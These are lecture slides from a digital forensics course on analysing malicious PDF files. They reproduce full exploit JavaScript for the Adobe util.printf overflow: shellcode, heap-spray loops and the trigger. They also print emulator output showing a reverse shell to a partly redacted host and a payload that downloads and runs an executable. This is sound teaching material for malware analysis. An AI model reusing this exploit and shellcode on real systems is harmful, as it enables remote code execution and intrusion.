Digital Forensics Reverse Engineering Lecture 3 Analyzing PDF Files

Akbar S. Namin
Texas Tech University
Spring 2018

PDF Format and Structure

- Tools used
  - Text editor (e.g., vi)
  - ClamAV antivirus (http://www.clamav.net/lang/en/download/
  - Or www.virustotal.com
  - Pdftk (http://www.accesspdf.com/pdftk/
  - Patched (http://www.didierstevens.com/files/software/js-1.7.0-mod.tar.gz
  - Libemu's sctest (http://libemu.carnivore.it
  - Immunity Debugger (https://www.immunityinc.com/products-immdbg.shtml)

PDF Malware Analysis – Plain Malicious PDF

- Vulnerability on *util.printf()*
  - Caused by a boundary error when parsing format strings containing a floating point specifier in the *util.printf()* JavaScript function
- Check the malicious PDF file at www.virustotal.com for a virus scan
  - Or use ClamAV antivirus
- Open the PDF file using the text editor
- Look for the JavaScript function and the payload and heap spray variable
  - A simple case: no compression is used, so the content can be seen easily

PDF Malware Analysis – Plain Malicious PDF

```
7 0 obj
<<
 /Type /Action
 /S /JavaScript
 /JS (var payload = unescape("%u6afc%u4deb%uf9e8%ufff%u60ff%u6c8b%u2424%u458b%u8b3c%u057c%u0178%u
8bef%u184f%u5f8b%u0120%u49eb%u348b%u018b%u31ee%u99c0%u84ac%u74c0%uc107%u0dca%uc201%uf4eb%u543b%u28
24%ue575%u5f8b%u0124%u66eb%u0c8b%u8b4b%u1c5f%ueb01%u2c03%u898b%u246c%u611c%u31c3%u64db%u438b%u8b30
%u0c40%u708b%uad1c%u408b%u5e08%u8e68%u0e4e%u50ec%ud6ff%u5366%u6866%u3233%u7768%u3273%u545f%ud0ff%u
cb68%ufced%u503b%ud6ff%u895f%u66e5%ued81%u0208%u6a55%uff02%u68d0%u09d9%uadf5%uff57%u53d6%u5353%u43
53%u4353%uff53%u68d0%ubeca%u2455%u6866%u611e%u5366%ue189%u6895%uf9ec%u60aa%uff57%u6ad6%u5110%uff55
%u66d0%u646a%u6866%u6d63%u506a%u2959%u89cc%u6ae7%u8944%u31e2%uf3c0%u95aa%ufd89%u42fe%ufe2d%u2c42%u
7a8d%uab38%uabab%u7268%ub3fe%uff16%u2875%ud6ff%u575b%u5152%u5151%u016a%u5151%u5155%ud0ff%uad68%u05
d9%u53ce%ud6ff%uff6a%u37ff%ud0ff%ue768%uc679%uff79%u0475%ud6ff%u77ff%ufffc%u68d0%uceef%u60e0%uff53
%uffd6%u41d0");

var nop ="";
for (iCnt=128;iCnt>=0;--iCnt) nop += unescape("%u9090%u9090%u9090%u9090%u9090");
heapblock = nop + payload;
bigblock = unescape("%u9090%u9090");
headersize = 20;
spray = headersize+heapblock.length
while (bigblock.length<spray) bigblock+=bigblock;
fillblock = bigblock.substring(0, spray);
block = bigblock.substring(0, bigblock.length-spray);
while(block.length+spray < 0x40000) block = block+block+fillblock;
mem = new Array();
for (i=0;i<1400;i++)
mem[i] = block + heapblock;
var num = 12999999999999999999888888888888888888888888888888888888888888888888888888888888888888888
8888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888
8888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888
888888888888
util.printf("%45000f",num);
)
>>
endobj
```

PDF Malware Analysis – Plain Malicious PDF

- The variable payload is an unescape value which contains a shellcode
- After the payload variable, there are a few lines of JavaScript code to generate heap allocation using heap spray technique
- The shellcode analysis need to be done to be able to understand what the sehllcode is about to execute when the exploitation manages to be executed.
- A simple shellcode analysis can be done using libemu's toolkit called **sctest**
  - http://libemu.carnivore.it/
- Then extract the payload variable and put it into a different file.
  - Can be achieved by selecting the value inside the unescape function
- Once the shellcode is copied into a different file, it needs to be switched from the Unicode format to a normal code by replacing the byte order for each character's position.

PDF Malware Analysis – Plain Malicious PDF

- The following Perl code automates the process of replacing the characters

```
shell> cat article-pdf-exp.txt | perl –pe ‘s/\%u(..)(..)/chr(hex($2)).chr(hex($1))/ge’ | hexdump -C
```

```
mahmuds-winxp:temp mahmud$ cat artilce-pdf-exp.txt | perl -pe 's/\%u(..)(..)/chr(hex($2)).chr(hex($1))/ge' | hexdump -C
00000000  fc 6a eb 4d e8 f9 ff ff  ff 60 8b 6c 24 24 8b 45  |?j?M?????`.l$$.E|
00000010  3c 8b 7c 05 78 01 ef 8b  4f 18 8b 5f 20 01 eb 49  |<.|.x.?.O.._ .?I|
00000020  8b 34 8b 01 ee 31 c0 99  ac 84 c0 74 07 c1 ca 0d  |.4..?1?.?.?t.??.|
00000030  01 c2 eb f4 3b 54 24 28  75 e5 8b 5f 24 01 eb 66  |.???;T$(u?._$.?f|
00000040  8b 0c 4b 8b 5f 1c 01 eb  03 2c 8b 89 6c 24 1c 61  |..K._..?.,..l$.a|
00000050  c3 31 db 64 8b 43 30 8b  40 0c 8b 70 1c ad 8b 40  |?1?d.C0.@..p.?.@|
00000060  08 5e 68 8e 4e 0e ec 50  ff d6 66 53 66 68 33 32  |.^h.N.?P??fSfh32|
00000070  68 77 73 32 5f 54 ff d0  68 cb ed fc 3b 50 ff d6  |hws2_T??h???;P??|
00000080  5f 89 e5 66 81 ed 08 02  55 6a 02 ff d0 68 d9 09  |_.?f.?..Uj.??h?.|
00000090  f5 ad 57 ff d6 53 53 53  53 43 53 43 53 ff d0 68  |??W??SSSSCSCS??h|
000000a0  ca be 55 24 66 68 1e 61  66 53 89 e1 95 68 ec f9  |?U$fh.afS.?.h??|
000000b0  aa 60 57 ff d6 6a 10 51  55 ff d0 66 6a 64 66 68  |?`W??j.QU??fjdfh|
000000c0  63 6d 6a 50 59 29 cc 89  e7 6a 44 89 e2 31 c0 f3  |cmjPY)?.?jD.?1??|
000000d0  aa 95 89 fd fe 42 2d fe  42 2c 8d 7a 38 ab ab ab  |?..??B-?B,.z8???|
000000e0  68 72 fe b3 16 ff 75 28  ff d6 5b 57 52 51 51 51  |hr??.?u(??[WRQQQ|
000000f0  6a 01 51 51 55 51 ff d0  68 ad d9 05 ce 53 ff d6  |j.QQUQ??h??.?S??|
00000100  6a ff ff 37 ff d0 68 e7  79 c6 79 ff 75 04 ff d6  |j?????h?y?y?u.??|
00000110  ff 77 fc ff d0 68 ef ce  e0 60 53 ff d6 ff d0 41  |?w???h???`S????A|
00000120  0a                                                |.|
00000121
```

PDF Malware Analysis – Plain Malicious PDF

- The Perl code changes the shellcode from a modified Unicode format to binary format, which is piped to hexdump command for better output
- The output is redirected to a file name called sheel.txt

```
shell> cat article-pdf-exp.txt | perl –pe ‘s/\%u(..)(..)/chr(hex($2)).chr(hex($1))/ge’ > sheel.txt
```

```
mahmuds-winxp:temp mahmud$ cat artilce-pdf-exp.txt | perl -pe 's/\%u(..)(..)/chr(hex($2)).chr(hex($1))/ge' > sheel.txt
mahmuds-winxp:temp mahmud$ /opt/libemu/bin/sctest -Ss 100000 < sheel.txt
verbose = 0
Hook me Captain Cook!
environment/win32/env_w32_dll_export_kernel32_hooks.c:661 env_w32_hook_LoadLibrayA
Hook me Captain Cook!
environment/win32/env_w32_dll_export_ws2_32_hooks.c:517 env_w32_hook_WSAStartup
WSAStartup version 2
Hook me Captain Cook!
environment/win32/env_w32_dll_export_ws2_32_hooks.c:461 env_w32_hook_WSASocketA
SOCKET WSASocket(af=2, type=1, protocol=0, lpProtocolInfo=0, group=0, dwFlags=0);
socket 3
Hook me Captain Cook!
environment/win32/env_w32_dll_export_ws2_32_hooks.c:182 env_w32_hook_connect
host _______.85.36 port 7777
stepcount 100000
```

PDF Malware Analysis – Plain Malicious PDF

- The code in the previous slide shows the shellcode executed inside libemu's sctest.
- The shellcode is trying to establish a reverse connection to IP address x.x. 85.36 on port 7777
- The shellcode calls a function called **LoadLibraryA** to load a dll library
- The shellcode then initiate a standard connection startup by calling a sequence of functions:
  - WSAStartup
  - WSASocket
  - WSAConnect
- The WSAConnect function will receive a set of parameters, which will be used later to connect to the IP address and the port number 7777.

PDF Malware Analysis – Plain Malicious PDF

- The JavaScript also contains a set of NOP instructions (%u9090%u9090) referred to as “no operation” in assembly language
- NOP instructions inside an exploit code helps better exploitation execution to hit into shellcode rather than hitting to the wrong return address of the shellcode
- Hitting the wrong return address will cause application crash instead of code execution

```
var nop ="";
for (iCnt=128;iCnt>=0;--iCnt) nop += unescape("%u9090%u9090%u9090%u9090%u9090");
heapblock = nop + payload;
bigblock = unescape("%u9090%u9090");
headersize = 20;
spray = headersize+heapblock.length
while (bigblock.length<spray) bigblock+=bigblock;
fillblock = bigblock.substring(0, spray);
block = bigblock.substring(0, bigblock.length-spray);
while(block.length+spray < 0x40000) block = block+block+fillblock;
mem = new Array();
for (i=0;i<1400;i++)
mem[i] = block + heapblock;
```

PDF Malware Analysis – Plain Malicious PDF

- Also a heap spray technique for a more reliable exploitation process is implemented
- Heap spray generates a huge memory allocation which generates shellcode inside the spray technique used by an attacker
- The vulnerability can be seen as:


- To trigger the vulnerability, util.printf function should be called with a floating point and a large number as an argument into it.
- The num is assigned with a long floating number

PDF Malware Analysis – Plain Malicious PDF

- The analysis steps:
  - Acquire the PDF file sample
  - Scan the PDF file sample against any antivirus software
  - Open the PDF file with any text editor
  - Analyze the PDF file by looking for suspicious object such as JavaScript or JS name directories
  - Analyze and study the JavaScript. Extract any suspicious shellcode or payloads into a different file.
  - Analyze the shellcode using sctest tool. The sctest tool will generate a report for the shellcode

PDF Malware Analysis – Compressed Stream Malicious PDF

- A malicious PDF file with compressed data inside its stream object
- Open the malicious file with a text editor and search for JavaScript
- The name of the JavaScript function seems to be a little bit odd (good start)
- It tries to execute a JavaScript function pointing to Z0pEA5PLzPyyw



PDF Malware Analysis – Compressed Stream Malicious PDF

- Searching for the function name (Z0pEA5PLzPyyw) does not show any clue
- However, it was found that there were a few stream names in compressed format (compressed using /F1 /Ahx format or FlateDecode and ASCIIHexDecode, a cascading filtering)

PDF Malware Analysis – Compressed Stream Malicious PDF

- A cascading filtering or multi-layer filtering
- FlateDecode filter uses zlib library for compression
- ACSIIHexDecode uses hexadecimal characters to decode streams
- The previous slide shows that:
  - The PDf file applies FlateDecode filter and then later apply ASCIIHexDecode filter for its decompression process
- The Pdftk tool can be used to decompress the PDF file
  - http://www.accesspdf.com/pdftk/

```
shell> pdftk 1[1].pdf output output-article.pdf uncompress
```

```
mahmuds-winxp:pdf_parse mahmud$ pdftk pdf/us\[1\].pdf  output output-article.pdf uncompress
mahmuds-winxp:pdf_parse mahmud$ ls -lah | grep output-article.pdf
-rw-r--r--   1 mahmud  staff    12K Feb  6 17:21 output-article.pdf
mahmuds-winxp:pdf_parse mahmud$
```

PDF Malware Analysis – Compressed Stream Malicious PDF

- Once the PDF file is decompressed, it is time to analyze the new file to investigate whether the file is malicious or not
- Open the generated file using a text editor

```
/Length 2246
>>
stream
        function Z0pEA5PLzPyyw() {
var url = "http://X       .244/style.exe?id=0&sid=3f0f3a033500380a3809345a3506761b7944704171487e4f0c&e=9";
var outValue = '';
   function unescape2(arg) {
      var out = "";
      for (var i=0; i<arg.length;i=i+4) {
         var br1 = parseInt('0x'+arg[i] + arg[i+1], 16).toString(16);
         var br2 = parseInt('0x'+arg[i+2] + arg[i+3], 16).toString(16);
         if(br2.length == 1) { br2 = "0" + br2; };
         if(br1.length == 1) { br1 = "0" + br1; };
         out = out + "%u" + br1 + br2;
      }
      return out;
  }
for (i = 0; i < url.length; )
{
outValue += '%u' + ((i+1<url.length)?url.charCodeAt(i+1).toString(16):'00')+url.charCodeAt(i).toString(16);
i = i + 2;
}
payload = unescape(unescape2("909090900feb335b66c980b98001ef33e243ebfae805ffecffff8b7fdf4eefef64efe3af9f6442f39f646ee7ef03efeb64efb9036187e1a10703ef11efef
efaa66b9e391870d37079cef3befefaa66b9ff2e870a960757ef29efefaa66affbd76f9a2c6615f7aae806efeeb1ef9a6664cbebaaee8564b6f7ba07b9ef64efef87bff5d99fc07807efef66ef
8eefefaaec28cfb3efc191288aebaf8a97efef9a1064cfe3aaee8564b6f7baaf07efef85efb7e8aaecdccbbc3410bccf9abcbfaa6485f3b6eaba6407f7efccefefef859a1064cfe7aaed8564b6
ec0eec0eec0eec036cb5eb64bc0d35bd180f1064ba6403e792b264b9e39c6464d3f19bec97b91c9964eccfdc1ca62642ae2cecdcb9e019ff511dd5e79b212eece2af1d1e0411d49ab1b50a0464
11ba10a3bda0a2efa1"));
```

PDF Malware Analysis – Compressed Stream Malicious PDF

- In the new decompressed PDF file, a JavaScript function called Z0pEA5PLzPyyw can be observed
- The JavaScript function contains a URL which is pointing to a binary location.
  - It is very "suspicious" to point to a URL inside a PDF file.
- The JavaScript also has a unicode shellcode assigned to variable payload
- Seems the shellcode downloads a binary from the URL link found
- And then executes the downloaded binary
- Further analysis shows the exploit is related to vulnerability of util.printf()

```
var nm = 12;
for(i = 0; i < 18; i++){ nm = nm + "9"; }
for(i = 0; i < 276; i++){ nm = nm + "8"; }
util.printf(unescape("%25"+"%34%35%30%30%30%66"), nm);
```

PDF Malware Analysis – Compressed Stream Malicious PDF

- The steps:
  - Acquire the PDF file sample
  - Scan the PDF file sample against any antivirus software
  - Open the PDF file with a text editor
  - Decompress the PDF file
  - Re-analyze the PDF file by looking for suspicious object such as JavScript or JS
  - Analyze and study the JavaScript
  - Extract any suspicious shellcode or payloads into a different file
  - Analyze the shellcode using sctest that generates a report for the shellcode

PDF Malware Analysis – Obfuscated JavaScript Payload

- The case: The PDF file contains 1) compressed data streams and 2) an obfuscated JavaScript
- Goal: analyzing and interpreting the execution of JavaScript inside the PDF
- The exploit: util.printf()
- Open the malicious PDF file with a text editor

PDF Malware Analysis – Obfuscated JavaScript Payload

- The file is compressed with FlateDecode filter
- Use pdftk to decompress the compressed file

```
shell> pdftk  1[1].pdf  output output-article.pdf uncompress
```

```
mahmuds-winxp:pdf_parse mahmud$ pdftk pdf/s.pdf output output-3th.pdf uncompress
mahmuds-winxp:pdf_parse mahmud$ ls -lah | grep output-3th.pdf
-rw-r--r--   1 mahmud  staff   6.8K Feb 16 10:24 output-3th.pdf
```

- Open and analyze the decompressed file
- Look for JavaScript section

PDF Malware Analysis – Obfuscated JavaScript Payload

- A JavaScript portion with a typical base64 encoding function can be observed
- Inside the function, there is another JavaScript function call to the eval() function
- An example of obfuscated JavaScript function to make analysis harder

```
function func(str) {^M
  b64s="ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/";^M
  while(str.substr(-1,1)=="=")str=str.substr(0,str.length-1);^M
  var b=str.split(""), i^M
  var s=Array(), t^M
  var lPos = b.length - b.length % 4^M
  for(i=0;i<lPos;i+=4){^M
    t=(b64s.indexOf(b[i])<<18)+(b64s.indexOf(b[i+1])<<12)+(b64s.indexOf(b[i+2])<<6)+b64s.indexOf(b[i+3
    s.push( ((t>>16)&0xff), ((t>>8)&0xff), (t&0xff) )^M
  }^M
  if( (b.length-lPos) == 2 ){ t=(b64s.indexOf(b[lPos])<<18)+(b64s.indexOf(b[lPos+1])<<12); s.push( ((t
  if( (b.length-lPos) == 3 ){ t=(b64s.indexOf(b[lPos])<<18)+(b64s.indexOf(b[lPos+1])<<12)+(b64s.indexO
  for( i=s.length-1; i>=0; i-- ){^M
    if( s[i]>=168 ) s[i]=AZ.charAt(s[i]-163)^M
    else s[i]=String.fromCharCode(s[i])^M
  };^M
  eval(s.join(""))^M
}
func("bGVtaXJvcz11bmVzY2FwZSgiJXUwM2ViJXVlYjU5JXVlODA1JXVmZmY4JXVmZmZmJXU0OTRmJXU0OTQ5JXU0OTQ5JXU1MTQ5
wJXUzMDMzJXU0MzQyJXU1ODU2JXU0MjMyJXU0MjQ0JXUzNDQ4JXUzMjQxJXU0NDQxJXU0MTMwJXU1NDQ0JXU0NDQyJXU0MjUxJXU0M
NTRjJXU1NDRjJXU0MzQzJXU0YzQ5JXUzNjQ4JXU0YjQ5JXU0MzRlJXU1MDQxJXUzODQyJXU1MzQ2JXU1MDRjJXU0OTQ5JXU0ZTQ0JX
```

PDF Malware Analysis – Obfuscated JavaScript Payload

- The JavaScript must be analyzed within a safe environment
  - Some tools: JavaScript-debugging tool: SpiderMonkey, Rhino, Tamarin, etc.
- SpiderMonkey with Didier Steven'ts patch is capable to produce logs for
  - eval() function
  - document.write() function
  - http://www.didierstevens.com/files/software/js-1.7.0-mod.tar.gz
  - http://blog.didierstevens.com/programs/spidermonkey/
  - https://blog.didierstevens.com/programs/pdf-tools/
- Copy the JavaScript function into a file called malicious-js.js
- Remove character ^M, which is generated by pdftk
- Execute the Didier Steven's patch code to analyze the JavaScript

PDF Malware Analysis – Obfuscated JavaScript Payload

- Two new files are created
- Eval.001.log and eval.uc.001.log require further analysis
- "001" indicates that the function is only called once in the code

shell> pdftk 1[1].pdf output output-article.pdf uncompress

```
mahmuds-winxp:temp mahmud$ /opt/spidermonkey/js malicious-js.js
malicious-js.js:17: ReferenceError: util is not defined
mahmuds-winxp:temp mahmud$ ls -lah
total 40
drwxr-xr-x   5 mahmud  staff   170B Feb 16 11:42 .
drwxr-xr-x  10 mahmud  staff   340B Feb 16 11:36 ..
-rw-r--r--   1 mahmud  staff   3.2K Feb 16 11:42 eval.001.log
-rw-r--r--   1 mahmud  staff   6.4K Feb 16 11:42 eval.uc.001.log
-rw-r--r--   1 mahmud  staff   5.1K Feb 16 11:36 malicious-js.js
```

PDF Malware Analysis – Obfuscated JavaScript Payload

- Open the eval.oo1.log

```
lemiros=unescape("%u03eb%ueb59%ue805%ufff8%ffff%u494f%u4949%u4949%u5149%u565a%u5854%u3336%u5630%u3458%u3041%u3642%u
4848%u4230%u3033%u4342%u5856%u4232%u4244%u3448%u3241%u4441%u4130%u5444%u4442%u4251%u4130%u4144%u5856%u5a34%u4238%u4a
44%u4d4f%u4e4b%u3142%u354c%u544c%u4343%u4c49%u3648%u4b49%u434e%u5041%u3842%u5346%u504c%u4949%u4e44%u4f4c%u4e4b%u5045
%u4e4a%u4e4b%u4f4f%u4f4f%u4f4f%u4742%u544e%u4949%u5949%u3949%u4c43%u4f4d%u534a%u4a49%u3949%u3949%u4949%u3144%u4d49%u
4945%u5144%u4e49%u4845%u3346%u5144%u4d49%u5941%u5144%u4441%u4144%u4e4c%u4a45%u4144%u4e4d%u3847%u4e41%u494c%u564c%u31
44%u4e47%u4b49%u494c%u4644%u3144%u4d47%u584d%u4a4c%u5746%u4c4f%u4c50%u4c4a%u4144%u4a48%u394c%u5644%u3144%u464b%u4f43
%u3947%u4c42%u364c%u434f%u4e4d%u3941%u4c42%u4c48%u314c%u3550%u494d%u4d4e%u374b%u5742%u4c42%u4c48%u4c47%u3144%u4546%u
3144%u4d4f%u4b4d%u494c%u454c%u544a%u574a%u394c%u354a%u4a4c%u5542%u4f4f%u3144%u5941%u4144%u4d4f%u4845%u594c%u554c%u35
4a%u574a%u494b%u494c%u554a%u4144%u3949%u394c%u454c%u5144%u5643%u4144%u3650%u414c%u354f%u5947%u4144%u4449%u4f43%u594d
%u4c42%u4741%u4c49%u5949%u3949%u4949%u414c%u554f%u4946%u4c4b%u4c4f%u4648%u4c50%u4645%u4c43%u4144%u3441%u4f43%u494a%u
4c42%u5741%u4a46%u4949%u5949%u5949%u514c%u354f%u484c%u4c4f%u4d4f%u5149%u4a47%u5149%u4e4e%u3643%u3149%u4a4f%u5149%u4c
47%u514c%u5745%u4b49%u4144%u5445%u4f43%u4b49%u4c4c%u4648%u4c50%u5745%u5550%u494d%u594c%u4c45%u4f4a%u4b47%u4f4e%u4550
%u4d4d%u394c%u394d%u4e41%u4f4e%u3949%u3949%u4a4c%u4549%u4c49%u4c49%u4c4c%u4c4f%u4c49%u4648%u4c50%u4645%u5144%u3445%u
4c49%u4c4c%u3648%u4c50%u3649%u4c49%u3648%u4c50%u564d%u4a4c%u5549%u4345%u314e%u3549%u4e4e%u3642%u4c4a%u4c4b%u4c4f%u4c
4c%u3648%u544b%u4c43%u4c42%u5344%u574b%u3747%u4a4c%u4549%u354c%u4741%u4b4f%u4648%u5648%u3648%u4d50%u4f4e%u4e4d%u4c49
%u4e4b%u4f48%u4f4c%u4d4a%u4f4d%u4f4d%u4e4b%u4f4e%u4e4c%u4e4c%u3949%u4d50%u4f4e%u4e4d%u4c4c%u4e42%u4e4c%u4e4d%u4f4e%u
4f46%u4d4d%u4f42%u4e4b%u4f4e%u4f4c%u4e4d%u4f48%u4e4b%u4e42%u4d4a%u4949%u4c50%u4f42%u4f47%u4d4e%u4e41%u4f4e%u4f4c%u59
49%u4d4e%u4e41%u4f42%u4e4d%u4c4d%u4f41%u4e4b%u4f4e%u4f4a%u4f4d%u5949%u4d45%u4f48%u4f4a%u4f4d%u4d45%u4f42%u4f4b%u4e4b
%u4f4a%u4e4b%u4e42%u4d4a%u5949%u4e4e%u4e4b%u4f45%u4f46%u4f48%u4f47%u3949%u4c4e%u4c4b%u4d45%u4d4d%u4f48%u4e50%u4f47%u
4f45%u4f48%u4f4a%u4f4d%u4c4d%u4f48%u4d4f%u4f42%u4f45%u4f4e%u4d4a%u3949%u364a%u3746%u4746%u4742%u334c%u524f%u424f%u36
44%u3645%u4743%u364a%u4744%u5641%u3647%u364f%u3743%u4250%u3643%u364f%u364d%u524f%u5747%u464f%u5744%u464b%u424f%u4647
%u4645%u5746%u3645%u374a%u4645%u5250%u5742%u464a%u4742%u534f%u364a%u434d%u3343%u3341%u4842%u005a");var nades=unescap
e("%u0A0A%u0A0A");var makofamos=20;var nanor=makofamos+lemiros.length;while(nades.length<nanor)nades+=nades;var fada
d=nades.substring(0,nanor);var lusibirasa=nades.substring(0,nades.length-nanor);while(lusibirasa.length+nanor<0x6000
0)lusibirasa=lusibirasa+lusibirasa+fadad;var vatekere=new Array();for(vener9=0;vener9<1200;vener9++){vatekere[vener9
]=lusibirasa+lemiros}var kekifidu1=129999999999999999998888888888888888888888888888888888888888888888888888888888888
8888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888
8888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888
888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888;util.printf("%45
000f",kekifidu1);
```

PDF Malware Analysis – Obfuscated JavaScript Payload

- From this file, it can be seen that another JavaScript function was created
- The JavaScript starts with variable lemiros using an unescape function with uniocde value inside the function
- The value inside the unescape function is a Unicode shellcode used to execute the attacker's instruction
- (the last line) the vulnerable function, util.printf(), is again used by the attacker.
- Conduct shellcode analysis
  - Can be done by feeding the shellcode into the sctest application

PDF Malware Analysis – Obfuscated JavaScript Payload

```
Hook me Captain Cook!
environment/win32/env_w32_dll_export_kernel32_hooks.c:460 env_w32_hook_GetProcAddress
module ptr is 7df20000
procname name is 'URLDownloadToFileA'
dll is urlmon 7df20000 7df20000
found URLDownloadToFileA at addr 7df7b0bb
Hook me Captain Cook!
environment/win32/env_w32_dll_export_kernel32_hooks.c:525 env_w32_hook_GetSystemDirectoryA
Hook me Captain Cook!
environment/win32/env_w32_dll_export_urlmon_hooks.c:51 env_w32_hook_URLDownloadToFileA
 http://        s.com/work/getexe.php?h=31 -> c:\WINDOWS\system32\a.exe
Hook me Captain Cook!
environment/win32/env_w32_dll_export_kernel32_hooks.c:858 env_w32_hook_WinExec
WinExec c:\WINDOWS\system32\a.exe
Hook me Captain Cook!
sctest.c:1570 user_hook_ExitThread
stepcount 13829
```

PDF Malware Analysis – Obfuscated JavaScript Payload

- From the analysis, the shellcode will call a function "URLDownloadToFileA" triggering to load another DLL library, URLMON.DLL
- The "URLDownloadToFileA" function needs to receive a location to save the data which is achieved by calling "GetSystemDirectoryA"
- The shellcode downloads a binary file from a URL and save the file inside Windows's system directory called a.exe
- A.exe will be executed after it is downloaded into the system32 directory due to a function called "WnExec", which is being called after the a.exe file is downloaded

PDF Malware Analysis – Obfuscated JavaScript Payload

- The analysis steps:
  - Acquire the PDF file sample
  - Scan the PDF file sample against any antivirus software
  - Open the PDF file with any text editor
  - Decompress the PDF file by using pdftk, if it is compressed
  - Re-analyze the PDF file by looking for suspicious object such as “JavaScript” or “JS” name directories
  - Analyze and study the JavaScript using patched SpiderMonkey
  - Extract any suspicious shellcode or payloads into a different file
  - Analyze the shellcode using sctest tool

PDF Malware Analysis – PDF Syntax Obfuscated

- Focus: How to interpret and analyze the interpretation of PDF syntax inside the PDF file
- Attackers manipulate PDF syntax to make analysis harder
- The three vulnerabilities discussed here:
  - Collab.collectEmailnfo (CVE-2007-5659)
  - Util.printf (CVE – 2008 – 2992)
  - Collab.getIcon (CVE – 2009 – 0927)
- After scanning for virus and decompressing using pdftk, look for JavaScripts

```
shell> pdftk  1[1].pdf  output output-article.pdf uncompress
```

```
mahmud-winxp:pdf-sample mahmud$ pdftk inputtaiment.pdf output output-4th.pdf uncompress
mahmud-winxp:pdf-sample mahmud$ ls -lah | grep output-4th.pdf
-rw-r--r--   1 mahmud  staff   344K Mar  2 10:24 output-4th.pdf
```

PDF Malware Analysis – PDF Syntax Obfuscated


- Looking for suspicious JavaScript
- It can be seen that the PDF file contains a few JavaScript codes, which does not have PDF syntax for calling JavaScript inside a PDF
- Further analysis is required to learn how to execute a JavaScript function without calling the JavaScript object
  - No JavaScript tags

PDF Malware Analysis – PDF Syntax Obfuscated

```
7 0 obj
<<
/Length 688
>>
stream

var caDzyc8wlduDEopQE1zB = "";

